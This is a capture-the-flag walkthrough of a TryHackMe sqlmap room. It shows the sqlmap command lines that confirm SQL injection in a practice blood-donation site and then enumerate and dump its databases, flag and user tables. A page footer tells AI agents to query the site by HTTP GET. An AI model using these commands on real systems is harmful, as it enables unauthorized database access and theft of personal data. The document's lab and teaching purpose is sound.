# SQL-Map Basics
> **Intro :**
>
> **Sqlmap** is a software utility for automated discovering of **SQL injection** vulnerabilities in web applications. It is a awesome tool. It is automated Tool.
TryHackMe gives us a room to test this vulnerability. I only complete the **‘sqlmap challenge’** here. SQLMap use some **flags** to check the vulnerability and for exploiting that issue. You can type **‘sqlmap -h’** in the Terminal to see the all flags.
> **Tip : Website →** [**https://github.com/sqlmapproject/sqlmap/wiki/Usage**](https://github.com/sqlmapproject/sqlmap/wiki/Usage)
>
> ***For checking all flags.***
So let’s jump into the Website.



This is Blood Donation website and ‘search blood group’ functionality is vulnerable. So we have to check that request. I am comfortable to use **‘BurpSuite’**.
It is a awesome tool to check this type of vulnerability. So I open it and intercept the **‘search’** request.


There is a **blood\_group** parameter. And this is vulnerable to **SQL Injection**. So I saved the request in a text file.
The output will be like. I set **\*** in the **‘blood\_group’** parameter. This is a wildcard to check only that parameter.


Then I start my **sqlmap**.
> **Tip : sqlmap -r req.txt — batch**

This will show us if the parameter is vulnerable or not.
It show us the parameter is Injectable. Mission Successful. This is the brief output.

So let’s explore the database with **‘ — dbs’** flag. I use **‘ — batch’** flag to automate things… asking noting to me or it ask yes or no etc.
> **Tip : sqlmap -r req.txt — batch — dbs**

And we get the all Databases. How amazing! Here 6 databases are present and the **‘blood’** database seems Interesting. So let’s see what tables are present in that Database.

> **Tip : sqlmap -r req.txt — batch -D blood — tables**
>
> **1> -D → To specify database name.**
>
> **2> — tables → To list all tables present in the Database.**


And this is the output. Here 3 tables are present where ‘flag’ table contains the flag that **‘TryHackMe’** want.
So Let’s go for it.

> **Tip : sqlmap -r req.txt — batch -D blood -T flag — dump**
>
> **1> -T → To specify the table name**
>
> **2> — dump → To dump all contents of that table.**
Get the flag.

Now let’s check the other tables. Here we want all users present in the Database.

And Here we get the output.

There are 3 users : **nare, google** and **test** along with their Information. There is another table called **‘blood\_db’**. Let’s check that also.
I get the output below.
This contains user(**nare**) Information.
So **SQL Injection** is a Critical Vulnerability and can easily exploited by this automated tool. So always check every Input parameter while testing a website.
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/sql-map-basics.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.